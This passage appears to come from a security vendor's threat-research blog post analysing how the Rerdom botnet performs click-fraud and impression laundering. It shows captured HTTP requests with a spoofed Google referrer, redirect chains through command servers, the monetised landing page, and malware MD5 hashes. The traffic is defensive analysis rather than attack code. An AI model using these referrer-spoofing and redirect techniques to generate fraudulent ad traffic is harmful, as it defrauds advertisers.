


```
GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-
flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: en-us
Referer: http://www.google.com/
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: controller-best.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: [redacted] GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
```

STEP 2

Here you can see a GET request to contoller-best[.]com that was listed above in the decrypted C&C response. The domain is listed as a searchurl and is used by the criminal group to facilitate click-fraud and ad impression fraud. This is important because the searchurl domains are used as the referrer so that when the bot finally lands on the final page, the media company in question that is displaying the ads to the bot knows who to pay.


Notice here that the referrer is Google and that was inserted into the HTTP header by the bot.



```
GET /b/pkg/T5030[redacted] HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-
flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://controller-best.com/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: 46.161.41.219
Connection: Keep-Alive

HTTP/1.1 302 Moved Temporarily
Server: nginx
Date: [redacted] GMT
Content-Type: text/html;charset=utf-8
Content-Length: 0
Connection: keep-alive
Location: http://46.165.220.119/x/48petqwka9/[redacted]/AA/0
```

STEP 3


This GET request is a check-in to the Clickurl server, 46[.]161[.]41[.]219, to get the appropriate 302 response that will direct the bot to the next destination. The referrer is controller-best[.]com from step 2.



```
GET /x/48petqwka9/[redacted]/AA/0 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-
flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://controller-best.com/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Connection: Keep-Alive
Host: 46.165.220.119

HTTP/1.1 302 OK
Server: nginx
Date: [redacted] GMT
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 14
Connection: close
Location: http://techtickletv.com/2014/06/26/new-game-tech-behind-scenes-sony-
playstation/?utm_source=732&utm_medium=cpc&utm_content=28895&utm_campaign=732
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache

Redirecting...
```

STEP 4

Here we have another 302 redirect. The referrer once again is controller-best[.]com. The GET request is coded so that the server knows to respond with an appropriate domain and url for the bot to go to for click-fraud or ad impressions.



```
GET /2014/06/26/new-game-tech-behind-scenes-sony-playstation/?
utm_source=732&utm_medium=cpc&utm_content=28895&utm_campaign=732 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-
flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://controller-best.com/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Connection: Keep-Alive
Host: techtickletv.com

HTTP/1.1 200 OK
Server: nginx
Content-Type: text/html; charset=UTF-8
X-Pingback: http://techtickletv.com/xmlrpc.php
Link: <http://techtickletv.com/?p=3220>; rel=shortlink
Cache-Control: max-age=3600, must-revalidate, proxy-revalidate
Content-Encoding: gzip
Vary: Accept-Encoding
Content-Length: 9397
Date: [redacted] GMT
Connection: close
X-Cache: HIT
```

STEP 5

Here is the final landing page where the criminal group behind this botnet make money. The referrer is controller-best[.]com from step 2 and is used to help the criminal group monetize their botnet.

The bot lands on the site techtickletv.com which is an advertising landing page without any original content. It contains 4-5 display ads and a video ad. With a single bot page visit, the criminals can get paid for generating impressions for each of the 4-5 display ads as well as the video ad impression, which will typically pay more. The site is owned by a company named Hutch Media LLC.

Hutch Media has been mentioned before on another blog that discusses click-fraud [1].

In this particular blog post the author uses the term impression laundering in regards to what the bot is doing. Impression laundering is where an advertiser buys ads from a publisher to only have those ads actually displayed on websites that don't have anything to do with the advertiser's brand. The ads are in essence laundered through redirects and iframes so that the advertiser does not see the real sites where the ad is displayed [2].

You can see in that blog post [1] that there are other sites that are being used to monetize this impression laundering that are owned by Hutch Media LLC. These other sites are like techtickletv.com in that they don't really display any original content but are mostly ad landing pages.

Most of the traffic that Damballa has observed from the Rerdom malware has been impression laundering, not so much the traditional click-fraud. Damballa believes this is because of how advertising works and how it can be linked to legitimate traffic or not. With click-fraud there is a click-through of when a user clicks on the ad, it is recognized, and the traffic is driven to the advertiser's site. This gives the advertiser visibility into where their traffic is coming from and they can then determine the quality of the traffic as well as how it got there.

There is less accountability in this form of ad-fraud and therefore there is also less risk taken on by the criminal groups that choose to commit ad-fraud in this manner. Damballa believes that there will be more criminal groups that choose to adopt this form of making money because there is less risk involved.

Over the past two years we here at Damballa have seen an increase in the number of infected bots and groups that are performing click-fraud and impression laundering. We expect this trend to continue.

Our Zemot/Rerdom operator is RuthlessTreeMafia MD5 hashes:

Asprox spam infector d38a9b4d0c17c954080b86bb79a25272 Zemot 54b5c261ecbd63118f1a135cb4f091d6

Rovnix 7166665cf5d69422fb710009161faf64 Rerdom 44994d7d75e6c6f215d239bba5d8f411